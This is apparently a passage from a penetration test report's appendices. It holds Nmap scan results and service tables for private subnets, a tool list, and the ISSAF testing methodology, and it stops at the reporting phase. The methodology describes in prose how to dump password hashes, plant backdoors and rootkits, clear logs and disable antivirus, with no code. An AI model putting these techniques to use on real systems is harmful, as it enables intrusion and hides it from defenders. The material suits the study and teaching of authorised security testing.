
GW Information for 10.10.30.0/24 Subnet

```
Nmap scan report for 10.10.30.1
Host is up (0.0019s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
3389/tcp open  ms-wbt-server
Device type: general purpose
Running: Microsoft Windows 2003
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows Server 2003 SP1 - SP2
Network Distance: 1 hop
```

GW Information for 172.16.16.0/24 Subnet

```
Nmap scan report for 172.16.16.1
Host is up (0.0015s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
3389/tcp open  ms-wbt-server
Device type: general purpose
Running: Microsoft Windows 2003
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows Server 2003 SP1 - SP2
Network Distance: 1 hop
```

GW Information for 172.17.19.0/24 Subnet



GW Information for 172.19.20.0/24 Subnet

GW Information for 172.20.20.0/24 Subnet

Appendix B: Hosts Services Information

The following table provides detailed service information available on the target systems such as name, port, protocol and description.

IP ADDRESS | **SERVICES**

10.10.20.1

name	port	proto	info
	21	tcp	
msrpc	135	tcp	Microsoft Windows RPC
netbios-ssn	139	tcp	
msrpc	1025	tcp	Microsoft Windows RPC
ms-wbt-server	3389	tcp	Microsoft Terminal Service
ntp	123	udp	
netbios-ns	137	udp	Microsoft Windows NT netbios-ssn workgroup: WOR...
netbios-dgm	138	udp	
microsoft-ds	445	udp	
isakmp	500	udp	
nat-t-ike	4500	udp	

10.10.20.2

name	port	proto	info
tcpwrapped	21	tcp	
msrpc	135	tcp	Microsoft Windows RPC
netbios-ssn	139	tcp	
ms-wbt-server	3389	tcp	Microsoft Terminal Service
ntp	123	udp	
netbios-ns	137	udp	Microsoft Windows netbios-ssn workgroup: WORKG...
netbios-dgm	138	udp	
microsoft-ds	445	udp	
isakmp	500	udp	
blackjack	1025	udp	
upnp	1900	udp	
nat-t-ike	4500	udp	

10.10.20.3

name	port	proto	info
http	80	tcp	Microsoft IIS httpd 7.5
msrpc	135	tcp	Microsoft Windows RPC
netbios-ssn	139	tcp	
netbios-ssn	445	tcp	
ms-wbt-server	3389	tcp	Microsoft Terminal Service
msrpc	49152	tcp	Microsoft Windows RPC
msrpc	49153	tcp	Microsoft Windows RPC
msrpc	49154	tcp	Microsoft Windows RPC
msrpc	49155	tcp	Microsoft Windows RPC
msrpc	49156	tcp	Microsoft Windows RPC
msrpc	49157	tcp	Microsoft Windows RPC
netbios-ns	137	udp	Microsoft Windows NT netbios-ssn workgroup: WOR...
netbios-dgm	138	udp	
snmp	161	udp	
isakmp	500	udp	
upnp	1900	udp	
ws-discovery	3702	udp	
nat-t-ike	4500	udp	
llmnr	5355	udp	
unknown	21576	udp	
unknown	28547	udp	

10.10.20.4

name	port	proto	info
	21	tcp	
http	80	tcp	Apache httpd 2.2.22 (Ubuntu)
telnet	23	udp	
retrospect	497	udp	
wpgs	780	udp	
unknown	944	udp	
vsinet	996	udp	
exp1	1021	udp	
ms-lsa	1028	udp	
jstel	1064	udp	
gmrupdateserv	1070	udp	
l2tp	1701	udp	
edonkey	4666	udp	
mdns	5353	udp	DNS-based service discovery
irdmi	8000	udp	
unknown	19322	udp	
unknown	20082	udp	
unknown	21576	udp	
unknown	34570	udp	
unknown	34580	udp	
unknown	36945	udp	
unknown	37843	udp	
landesk-cba	38293	udp	
unknown	42172	udp	

10.10.20.5

name	port	proto	info
tcpwrapped	21	tcp	
http	80	tcp	Microsoft IIS httpd 8.5
msrpc	135	tcp	Microsoft Windows RPC
netbios-ssn	139	tcp	
netbios-ssn	445	tcp	Windows 8.1 Pro (Build 9600) (language: Unknown...
msrpc	49152	tcp	Microsoft Windows RPC
msrpc	49153	tcp	Microsoft Windows RPC
msrpc	49154	tcp	Microsoft Windows RPC
msrpc	49155	tcp	Microsoft Windows RPC
msrpc	49156	tcp	Microsoft Windows RPC
msrpc	49157	tcp	Microsoft Windows RPC
msrpc	49158	tcp	Microsoft Windows RPC
nameserver	42	udp	
netbios-ns	137	udp	Microsoft Windows NT netbios-ssn workgroup: WO...
netbios-dgm	138	udp	
genie	402	udp	
isakmp	500	udp	

10.10.20.6

name	port	proto	info
ftp	21	tcp	
ssh	22	tcp	OpenSSH 5.3 protocol 2.0
unknown	814	udp	
exp1	1021	udp	
ms-lsa	1028	udp	
jstel	1064	udp	
unknown	16862	udp	
unknown	18373	udp	
jcp	19541	udp	
unknown	20678	udp	
unknown	42172	udp	
unknown	49176	udp	

10.10.30.1

name	port	proto	info
msrpc	135	tcp	Microsoft Windows RPC
netbios-ssn	139	tcp	
microsoft-ds	445	tcp	Microsoft Windows 2003 or 2008 microsoft-ds
msrpc	1025	tcp	Microsoft Windows RPC
ms-wbt-server	3389	tcp	Microsoft Terminal Service

10.10.30.2

name	port	proto	info
tcpwrapped	21	tcp	
http	80	tcp	Microsoft IIS httpd 7.5
msrpc	135	tcp	Microsoft Windows RPC
netbios-ssn	139	tcp	
netbios-ssn	445	tcp	
ms-wbt-server	3389	tcp	Microsoft Terminal Service
msrpc	49152	tcp	Microsoft Windows RPC
msrpc	49153	tcp	Microsoft Windows RPC
msrpc	49154	tcp	Microsoft Windows RPC
msrpc	49155	tcp	Microsoft Windows RPC
msrpc	49156	tcp	Microsoft Windows RPC
msrpc	49157	tcp	Microsoft Windows RPC

172.16.16.1

name	port	proto	info
	21	tcp	
msrpc	135	tcp	Microsoft Windows RPC
netbios-ssn	139	tcp	
msrpc	1025	tcp	Microsoft Windows RPC
ms-wbt-server	3389	tcp	Microsoft Terminal Service
ntp	123	udp	
netbios-ns	137	udp	Microsoft Windows NT netbios-ssn workgroup: WOR...
netbios-dgm	138	udp	
microsoft-ds	445	udp	
isakmp	500	udp	
nat-t-ike	4500	udp	

172.16.16.2

name	port	proto	info
tcpwrapped	21	tcp	
http	80	tcp	Apache httpd 2.4.7 (Ubuntu)
netbios-ssn	139	tcp	Samba smbd 3.X workgroup: JASON-VIRTUAL-MACHINE
netbios-ssn	445	tcp	Samba smbd 3.X workgroup: JASON-VIRTUAL-MACHINE
netbios-ns	137	udp	
netbios-dgm	138	udp	
snmp	161	udp	
ipp	631	udp	
maitrd	997	udp	
unknown	1023	udp	
mdns	5353	udp	DNS-based service discovery
unknown	17615	udp	
unknown	18134	udp	
unknown	19141	udp	
unknown	19193	udp	
unknown	20449	udp	
unknown	22029	udp	
unknown	49178	udp	
unknown	58178	udp	
unknown	60381	udp	

172.16.16.3

name	port	proto	info
ftp	21	tcp	Microsoft ftpd
http	80	tcp	Microsoft IIS httpd 7.0
msrpc	135	tcp	Microsoft Windows RPC
netbios-ssn	139	tcp	
microsoft-ds	445	tcp	Microsoft Windows 2003 or 2008 microsoft-ds
ncacn_http	593	tcp	Microsoft Windows RPC over HTTP 1.0
tcpwrapped	636	tcp	
ldap	3268	tcp	
tcpwrapped	3269	tcp	
ms-wbt-server	3389	tcp	Microsoft Terminal Service
http	5357	tcp	Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
msrpc	49152	tcp	Microsoft Windows RPC
msrpc	49153	tcp	Microsoft Windows RPC
msrpc	49154	tcp	Microsoft Windows RPC
msrpc	49155	tcp	Microsoft Windows RPC
ncacn_http	49157	tcp	Microsoft Windows RPC over HTTP 1.0
msrpc	49158	tcp	Microsoft Windows RPC
msrpc	49161	tcp	Microsoft Windows RPC
msrpc	49175	tcp	Microsoft Windows RPC
domain	53	udp	Microsoft DNS 6.0.6001 (17714650)
kerberos-sec	88	udp	Windows 2003 Kerberos server time: 2017-06-13 1...
ntp	123	udp	NTP v3

172.17.19.1

name	port	proto	info
tcpwrapped	21	tcp	
ntp	123	udp	
msrpc	135	tcp	Microsoft Windows RPC
netbios-ns	137	udp	Microsoft Windows NT netbios-ssn workgroup: WOR...
netbios-dgm	138	udp	
netbios-ssn	139	tcp	
microsoft-ds	445	udp	
isakmp	500	udp	
msrpc	1025	tcp	Microsoft Windows RPC
ms-wbt-server	3389	tcp	Microsoft Terminal Service

172.17.19.2

name	port	proto	info
ssh	22	tcp	OpenSSH 6.7p1 Debian 5 protocol 2.0
rpcbind	111	udp	2-4 RPC #100000
ipp	631	udp	
hcp-wismar	686	udp	
vfo	1056	udp	
upnp	1900	udp	
nfs	2049	udp	
mdns	5353	udp	DNS-based service discovery

172.17.19.3

name	port	proto	info
tcpwrapped	21	tcp	
http	80	tcp	Microsoft IIS httpd 7.5
msrpc	135	tcp	Microsoft Windows RPC
netbios-ssn	139	tcp	
netbios-ssn	445	tcp	Windows Server 2008 R2 Enterprise 7601 Service ...
ms-wbt-server	3389	tcp	Microsoft Terminal Service
	47001	tcp	
msrpc	49152	tcp	Microsoft Windows RPC
msrpc	49153	tcp	Microsoft Windows RPC
msrpc	49154	tcp	Microsoft Windows RPC
msrpc	49155	tcp	Microsoft Windows RPC
msrpc	49156	tcp	Microsoft Windows RPC
msrpc	49157	tcp	Microsoft Windows RPC
netbios-ns	137	udp	Microsoft Windows NT netbios-ssn workgroup: WO...
netbios-dgm	138	udp	

172.17.19.4

name	port	proto	info
http	80	tcp	Apache httpd 2.2.22 (Ubuntu)
daytime	13	udp	
h225gatedisc	1718	udp	
mdns	5353	udp	DNS-based service discovery
unknown	8010	udp	
unknown	16449	udp	
unknown	18250	udp	
unknown	19039	udp	
unknown	19632	udp	
unknown	20004	udp	
unknown	21344	udp	
unknown	24279	udp	
unknown	34578	udp	
unknown	36108	udp	
unknown	38063	udp	
unknown	40019	udp	

172.17.19.5

name	port	proto	info
ftp	21	tcp	Microsoft ftpd
http	80	tcp	Microsoft IIS httpd 7.5
msrpc	135	tcp	Microsoft Windows RPC
netbios-ssn	139	tcp	
netbios-ssn	445	tcp	Windows 7 Ultimate 7601 Service Pack (Build 1) (la...
msrpc	49152	tcp	Microsoft Windows RPC
msrpc	49153	tcp	Microsoft Windows RPC
msrpc	49154	tcp	Microsoft Windows RPC
msrpc	49155	tcp	Microsoft Windows RPC
msrpc	49156	tcp	Microsoft Windows RPC
msrpc	49157	tcp	Microsoft Windows RPC
netbios-ns	137	udp	Microsoft Windows NT netbios-ssn workgroup: WO...
netbios-dgm	138	udp	
isakmp	500	udp	
h225gatedisc	1718	udp	
upnp	1900	udp	
nfs	2049	udp	
nat-t-ike	4500	udp	
rfe	5002	udp	
llmnr	5355	udp	
unknown	8010	udp	
sd	9876	udp	
unknown	18832	udp	

172.19.20.1

name	port	proto	info
tcpwrapped	21	tcp	
ntp	123	udp	
msrpc	135	tcp	Microsoft Windows RPC
netbios-ns	137	udp	Microsoft Windows NT netbios-ssn workgroup: WOR...
netbios-dgm	138	udp	
netbios-ssn	139	tcp	
microsoft-ds	445	udp	
isakmp	500	udp	
msrpc	1025	tcp	Microsoft Windows RPC
ms-wbt-server	3389	tcp	Microsoft Terminal Service
nat-t-ike	4500	udp	

172.19.20.2

	name | port | proto | info dhcpc | 68 | udp mdns | 5353 | udp | DNS-based service discovery amanda | 10080 | udp unknown | 19227 | udp unknown | 20279 | udp unknown | 21898 | udp unknown | 49211 | udp unknown | 49212 | udp unknown | 59193 | udp unknown | 61024 | udp
172.19.20.3	name | port | proto | info tcpwrapped | 21 | tcp ssh | 22 | tcp | OpenSSH 6.7p1 Debian 5 protocol 2.0 http | 80 | tcp | Apache httpd http | 443 | tcp | Apache httpd dhcpc | 68 | udp rpcbind | 111 | udp | 2-4 RPC #100000 ipp | 631 | udp h323gatestat | 1719 | udp upnp | 1900 | udp mdns | 5353 | udp | DNS-based service discovery unknown | 20279 | udp unknown | 21898 | udp unknown | 41446 | udp
172.19.20.4	name | port | proto | info | 21 | tcp http | 80 | tcp | Apache httpd 2.4.2 (Win64) PHP/5.4.3 msrpc | 135 | tcp | Microsoft Windows RPC netbios-ssn | 139 | tcp netbios-ssn | 445 | tcp | Windows 8.1 Pro (Build 9600) (language: Unknown... msmq | 1801 | tcp msrpc | 2103 | tcp | Microsoft Windows RPC msrpc | 2105 | tcp | Microsoft Windows RPC msrpc | 2107 | tcp | Microsoft Windows RPC mysql | 3306 | tcp | MySQL unauthorized msrpc | 49152 | tcp | Microsoft Windows RPC msrpc | 49153 | tcp | Microsoft Windows RPC msrpc | 49154 | tcp | Microsoft Windows RPC msrpc | 49155 | tcp | Microsoft Windows RPC msrpc | 49156 | tcp | Microsoft Windows RPC msrpc | 49157 | tcp | Microsoft Windows RPC msrpc | 49158 | tcp | Microsoft Windows RPC msrpc | 49159 | tcp | Microsoft Windows RPC dhcpc | 68 | udp netbios-ns | 137 | udp | Microsoft Windows NT netbios-ssn workgroup: WO... netbios-dgm | 138 | udp isakmp | 500 | udp upnp | 1900 | udp

172.19.20.5

name	port	proto	info
ftp	21	tcp	Microsoft ftpd
dhcpc	68	udp	
http	80	tcp	Microsoft IIS httpd 7.5
msrpc	135	tcp	Microsoft Windows RPC
netbios-ns	137	udp	Microsoft Windows NT netbios-ssn workgroup: WOR...
netbios-dgm	138	udp	
netbios-ssn	139	tcp	
snmptrap	162	udp	
netbios-ssn	445	tcp	Windows 7 Ultimate 7601 Service Pack (Build 1) (la...
isakmp	500	udp	
upnp	1900	udp	
nat-t-ike	4500	udp	
llmnr	5355	udp	
unknown	9199	udp	
unknown	21476	udp	
sometimes-rpc...	32776	udp	
unknown	33459	udp	
msrpc	49152	tcp	Microsoft Windows RPC
msrpc	49153	tcp	Microsoft Windows RPC
msrpc	49154	tcp	Microsoft Windows RPC
msrpc	49156	tcp	Microsoft Windows RPC
msrpc	49157	tcp	Microsoft Windows RPC
msrpc	49158	tcp	Microsoft Windows RPC

172.20.20.1

name	port	proto	info
	21	tcp	
msrpc	135	tcp	Microsoft Windows RPC
netbios-ssn	139	tcp	
msrpc	1025	tcp	Microsoft Windows RPC
ms-wbt-server	3389	tcp	Microsoft Terminal Service
ntp	123	udp	
netbios-ns	137	udp	Microsoft Windows NT netbios-ssn workgroup: WOR...
netbios-dgm	138	udp	
microsoft-ds	445	udp	
isakmp	500	udp	
nat-t-ike	4500	udp	

172.20.20.2

name	port	proto	info
tcpwrapped	21	tcp	
http	80	tcp	Apache httpd 2.2.22 (Ubuntu)
auth	113	udp	
exp1	1021	udp	
mdns	5353	udp	DNS-based service discovery
llmnr	5355	udp	

172.20.20.3

name	port	proto	info
ftp	21	tcp	Microsoft ftpd
http	80	tcp	Microsoft IIS httpd 7.5
msrpc	135	tcp	Microsoft Windows RPC
netbios-ssn	139	tcp	
netbios-ssn	445	tcp	Windows 7 Ultimate 7601 Service Pack (Build 1) (la...
msrpc	49152	tcp	Microsoft Windows RPC
msrpc	49153	tcp	Microsoft Windows RPC
msrpc	49154	tcp	Microsoft Windows RPC
msrpc	49155	tcp	Microsoft Windows RPC
msrpc	49156	tcp	Microsoft Windows RPC
msrpc	49157	tcp	Microsoft Windows RPC
netbios-ns	137	udp	Microsoft Windows NT netbios-ssn workgroup: WO...
netbios-dgm	138	udp	
isakmp	500	udp	

Appendix C: List of Tools

Port Scanners

TOOL NAME	DESCRIPTION
NMap	Network Scanning and Host Detection Tool
SuperScan	Port Scanning Software to Detect Open TCP and UDP Ports
HPing	TCP/IP Packet Assembler/Analyzer

Service and OS fingerprinting Tools

TOOL NAME	DESCRIPTION
XProbe2	Active Operating System Fingerprinting Tool
Queso	Remote Operating System Detector
NMap	Network Scanning and Host Detection Tool
p0f	Passive Traffic Fingerprinting Tool
HTTPrint	Web Server Fingerprinting Tool
AMap	Remote Service Scanner
WinFingerprint	IP address Scanner

Vulnerability Scanners and Analysis Tools

TOOL NAME	DESCRIPTION
Nessus	Network Vulnerability Scanner and Analyzer
WebInspect	Web Application Security Assessment Tool
Acunetix	Web Vulnerability Scanner
Vega	Web Application Vulnerability Scanner and Analyzer
Nikto	Web Server Scanner
JoomScan	Joomla Vulnerability Scanner
WPScan	WordPress Vulnerability Scanner
WebSploit	Web Application Security Analyzer

Exploitation Frameworks

TOOL NAME	DESCRIPTION
The Metasploit Project	Penetration Testing and IDS Signature Development
Core Security Technology's Impact	Vulnerability Management and Network Penetration Testing Tool
Immunity's CANVAS	Automated Exploitation system and Exploit Development Framework
SQLMap	Web Application Penetration Testing Tool

Appendix D: ISSAF Penetration Testing Framework (PTF)

Penetration Testing Methodology

The ISSAF Penetration testing methodology is designed to evaluate your network, system and application controls. It consists three phases approach and nine steps assessment. The approach includes following three phases:

Phase – I: Planning and Preparation
Phase – II: Assessment
Phase – III: Reporting, Clean-up and Destroy Artefacts

PHASE – I: PLANNING AND PREPARATION

This phase comprises the steps to exchange initial information, plan and prepare for the test. Prior to testing a formal Assessment Agreement will be signed from both parties. It will provide basis for this assignment and mutual legal protection.It will also specify the specific engagement team, the exact dates, times of the test, escalation path and other arrangements. The following activities are envisaged in this phase:

- Identification of contact individuals from both side,
- Opening meting to confirm the scope, approach and methodology, and
- Agree to specific test cases and escalation paths

PHASE – II: ASSESSMENT

This is the phase where you actually carry out the Penetration test. In the assessment phase a layered approach shall be followed, as shown in *Figure 81*. Each peel represents a greater level of access to your information assets. The following layers are envisaged:

1. Information Gathering
2. Network Mapping
3. Vulnerability Identification
4. Penetration
5. Gaining Access & Privilege Escalation
6. Enumerating Further
7. Compromise Remote Users/Sites
8. Maintaining Access
9. Covering Tracks

Audit (optional – not a requirement of ISSAF penetration testing methodology)

The execution steps are cyclical and iterative hence represented by the circular arrows in the assessment phase in the figure below:




Figure 81: Assessment Phase

1. Information Gathering

Information gathering is essentially using the Internet to find all the information you can about the target (company and/or person) using both technical (DNS/WHOIS) and non-technical (search engines, news groups, mailing lists etc) methods. This is the initial stage of any information security audit, which many people tend to overlook. When performing any kind of test on an information system, information gathering and data mining is essential and provides you with all possible information to continue with the test. Whilst conducting information gathering, it is important to be as imaginative as possible. Attempt to explore every possible avenue to gain more understanding of your target and its resources. Anything you can get hold of during this stage of testing is useful: company brochures, business cards, leaflets, newspaper adverts, internal paperwork, and so on.

Information gathering does not require that the assessor establishes contact with the target system. Information is collected (mainly) from public sources on the Internet and organizations that hold public information (e.g. tax agencies, libraries, etc.)

This section of the assessment is extremely important for the assessor. Assessments are generally limited in time and resources. Therefore, it is critical to identify points that will be most likely vulnerable, and to focus on them. Even the best tools are useless if not used appropriately and in the right place and time. That's why experienced assessors invest an important amount of time in information gathering.

2. Network Mapping

Following the first section, when all possible information about the target has been acquired, a more technical approach is taken to 'footprint' the network and resources in question. Network specific information from the previous section is taken and expanded upon to produce a probable network topology for the target. Many tools and applications can be used in this stage to aid the discovery of technical information about the hosts and networks involved in the test.

- Find live hosts
- Port and service scanning
- Perimeter network mapping (router, firewalls)
- Identifying critical services
- Operating System fingerprinting
- Identifying routes using Management Information Base (MIB)
- Service fingerprinting

To be effective, network mapping should be performed according to a plan. This plan will include probable weak points and/or points that are most important to the assessed organization, and will take into consideration all information obtained on the previous section.

Network mapping will help the assessor to fine tune the information previously acquired and to confirm or dismiss some hypotheses regarding target systems (e.g. purpose, software/hardware brands, configuration, architecture, relationship with other resources and relationship with business process).

3. Vulnerability Identification

Before starting this section, the assessor will have selected specific points to test and how to test them. During vulnerability identification, the assessor will perform several activities to detect exploitable weak points. These activities include:

- Identify vulnerable services using service banners
- Perform vulnerability scan to search for known vulnerabilities.Information regarding known vulnerabilities can be obtained from the vendors' security announcements, or from public databases such as SecurityFocus, CVE or CERT advisories.
- Perform false positive and false negative verification (e.g. by correlating vulnerabilities with each other and with previously acquired information)

- Enumerate discovered vulnerabilities
- Estimate probable impact (classify vulnerabilities found)
- Identify attack paths and scenarios for exploitation

4. Penetration

The assessor tries to gain unauthorized access by circumventing the security measures in place and tries to reach as wide a level of access as possible. This process can be divided in the following steps:

- Find proof of concept code/tool

  Find proof of concept code available in your own repository or from publicly available sources to test for vulnerabilities. If the code is from your own trusted repository and thoroughly tested, you can use it, otherwise test it in an isolated environment.

- Develop tools/scripts

  Under some circumstances it will be necessary (and cost effective) for assessors to create their own tools and scripts.

- Test proof of concept code/tool

  - Customize proof of concept code/tool
  - Test proof of concept code/tool in an isolated environment

- Use proof of concept code against target

  The proof of concept code/tool is used against the target to gain as many points of unauthorized access as possible.

- Verify or disprove the existence of vulnerabilities

  Only by testing vulnerabilities will the assessors be able to confirm or disprove vulnerabilities definitively.

- Document findings

  This documentation will contain detail explanations of exploitation paths, assessed impact and proof of the existence of vulnerability.

5. Gaining Access and Privilege Escalation

In any given situation a system can be enumerated further. Activities in this section will allow the assessors to confirm and document probable intrusion and/or automated attacks propagation. This allows for a better impact assessment for the target organization as a whole.

- Gaining Access
  - Gain Least Privilege

    Gaining least privilege access is possible by obtaining access to unpriviledged accounts through several means, including:

    - ✓ Discovery of username/password combinations (e.g. dictionary attacks, brute force attacks)
    - ✓ Discovery of blank password or default passwords in system accounts
    - ✓ Exploit vendor default settings (such as network configuration parameters, passwords and others)
    - ✓ Discovery of public services that allow for certain operations within the system (e.g. writing/creating/reading files)

- Compromise

  Reaching the target of the assessment (be it a specific system or a network) may require that intermediate systems are compromised as well, in order to bypass their security measures that may be potentially protecting access to the assessor's final target.These possible intermediate hops can be routers, firewalls, domain member servers or workstations, to name a few.

- Final Compromise on Target

  This step is the final compromise. The final target has been breached and is under complete control of the assessor. The final goal is to obtain administrative privileges over the system, in the form of administrative accounts such as Administrator, root, SYSTEM, etc.

- Privilege Escalation

  It is often the case that only low privileged access is obtained to a system. In that particular case the mapping of local vulnerabilities has to be performed (as opposed to network based vulnerabilities), proof of concept exploit obtained or developed, tested in an isolated environment, and applied on the compromised system.

  At this stage the goal is again to obtain administrative privileges.

  The main barriers to face are the level of patching and hardening of the system; and system integrity tools (including antivirus) that can detect and in some cases block the action of the proof of concept exploits required.

6. Enumerating Further

- Obtain encrypted passwords for offline cracking (for example by dumping the SAM on Windows systems, or copying /etc/passwd and /etc/shadow from a Linux system)
- Obtain password (plaintext or encrypted) by using sniffing or other techniques

- Sniff traffic and analyze it
- Gather cookies and use them to exploit sessions and for password attacks
- E-mail address gathering
- Identifying routes and networks
- Mapping internal networks
- Perform steps 1 to 6 again with this system as starting point

7. Compromise Remote Users/Sites

A single hole is sufficient to expose an entire network, regardless of how secure the perimeter network may be.Any system is as strong (in this case, as secure) as the weakest of its parts.

Communications between remote users/sites and enterprise networks may be provided with authentication and encryption by using technologies such as VPN, to ensure that the data in transit over the network cannot be faked nor eavesdroppedHowever, this does not guarantee that the communication endpoints haven't been compromised.

In such scenarios the assessor should try to compromise remote users, telecommuter and/or remote sites of an enterprise. Those can give privileged access to internal network.

If you are successful in gaining access into remote sites, follow steps 1.1 to 1.7, otherwise move to the next step.

8. Maintaining Access

Note: the use of cover channels, back door installation and deployment of rootkits is often not performed as part of a penetration test, due to the risk involved if any of those remains open either during or after the testing, and are detected by an attacker.

- Covert Channels

  Covert channels can also be used to hide your presence on systems or on the network. Covert channels can be either protocol-tunnels (like icmp-tunnel, http-tunnel etc…) of can (ab)use VPN tunnels. Perform following steps to use covert channels:

  - Identify Covert Channel Which Can Be Used
  - Select the Best Available Tool for the Covert Channel
  - Methodology - Setup the Covert Channel in the Target Network
  - Test the Covertness of Channel Using Common Detection Technique

- Backdoors

  Backdoors are meant to be able to always get back to a certain system, even if the account you used to hack the system is no longer available (for example, it has been terminated). Backdoors can be created in several ways. Either by using root-kits (see further), by opening a listening port

on the target system, by letting the target system connect to your server, by setting up a listener for a certain packet sequence which in turn will open up a port.

- Root-kits

  Root-kits will allow you to have even more power than the system administrator does of a system. You will be able to control the remote system completely.

  Often rootkits also allow file, process and/or network socket concealment, while still allowing the individual in control of the rootkit to detect and use those resources.

9. Cover the Tracks

Note: it is normal practice during penetration tests to act as open as possible (except when requested by the customer) and to produce detailed information and logs of all activities, so the section below is mostly for reference purposes.

- Hide Files

  Hiding files is important if the security assessor needs to hide activities which have been done so far while and after compromising the system and to maintain back channel[s]. This is also important to hide tools so that these don't need to be uploaded to the target server each time.

- Clear Logs

  The importance of this stage is easily understood but usually understated. After an attacker has successfully compromised a system, he will like to keep it without alerting the administrator, for obvious reasons. The longer the attacker stays on a compromised system, the better the chances that he will be able to achieve his goals further in the network.

  During the process of compromising the system, some suspicious and/or erroneous activities are logged. A skilled attacker knows that logs need to be doctored. He modifies them to cover his tracks and delude his presence.

  Note: This is only effective if no remote Syslog servers are in use. If these are, these remote Syslog servers will have to get hacked & cleared as well.

  Methodology
  - Check History
  - Edit Log files

- Defeat integrity checking

  In cases where static integrity checking by systems such as Tripwire has been implemented, it is very difficult to make any changes to the system without those being detected and reported.

However, if the deployment of the system integrity tool was incorrectly done, for example by leaving the file with the signatures of valid files and programs in the same server, it will be possible to modify the system and regenerate the signatures.

- Defeat Anti-virus

  Nowadays, on most workstations and servers, there is Anti-Virus software protecting the system against well known malicious software (like exploits, viri, worms, etc); the focus of this step in penetration testing is to be able to disable or defeat AV software so that the assessor is able to perform activities unhindered, and the possibility to reactivate the AV later.

  In most centrally managed AV solutions, the AV software is restarted after a certain amount of time when it is stopped by an assessor. The "grace period" allows the assessor to perform several tasks in order that the AV software remains disabled for longer periods of time.

  Possible things that assessors can do (most of these require Administrator level access):

  - Create a batch file so that the AV services are stopped every 30 sec
  - Disable the AV services
  - Block the central management port

- Implement Root-kits

  Root-kits, like POC exploits, should be customized to be able to completely cover the assessor's activities. In most cases if there is an AV patrolling, root-kits (usually on win32) will be detected before installation. So, modifying the root-kits is required in most situations. It's also important to notice that some root-kits won't work on different system setups. For example your root-kit may work on win2k-SP3 but it can't cover anything on SP4.

Audit (optional)

System audits can tell even more about potential security vulnerabilities than a single penetration test. Therefore, system audits should be performed after completing a penetration test. The system audits should check for running services, open ports, established connections, file system permissions, logging and/or remote logging, auditing as per the detailed check list for a particular system.

PHASE – III: REPORTING, CLEAN UP & DESTROY ARTIFACTS

1. Reporting

Minimal reporting should consists of followings:

- Verbal Reporting

